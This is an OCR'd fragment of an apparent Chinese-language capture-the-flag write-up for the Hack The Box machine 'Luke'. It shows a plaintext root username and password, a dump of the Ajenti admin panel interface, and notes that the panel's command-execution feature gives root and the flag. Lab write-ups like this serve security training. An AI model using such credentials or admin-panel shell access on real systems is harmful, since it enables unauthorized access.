
```
username = root
passwd = KpMasng6S5EtTy9Z
```



登入成功


Kali Linux 2023
一次性模式
10.10.14.4
5:22
Index of /manageme
10.10.10.137/manage
10.10.10.137/manage
Sign in
10.10.10.137:3000/lo
luke
10.10.10.137:8000
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
ajenti
Insecure communication
Please set up SSL as soon as possible!
Log out
Dashboard
Configure
Password
Plugins
SYSTEM
Cron
Date & Time
Filesystems
Hosts
Logs
Nameservers
Packages
Processes
Users
TOOLS
File Manager
Notepad
Tasks
Terminal
SOFTWARE
NFS Exports
Feedback & help
FREEBSD
luke
FreeBSD 12.0-RELEASE amd64
+ ADD WIDGET
Uptime
1 day, 2:58:19
AC power
CPU usage
0%
Memory usage
119.3
MB/217.5 MB
Swap usage
43.0
MB/1021.9 MB
Welcome to Ajenti.
Use the Feedback link to send us your suggestions!
Follow @ajenti for news and announcements.
Follow @ajenti
Send e-mail if you have private/security questions or issues.
Don't forget to change default password in the Configurator!
ajenti
v1.2.23.13
Report a bug
Help & support
Code
Developer docs
Licensing

發現有可執行命令的東西



可直接獲取最高權限並得的旗標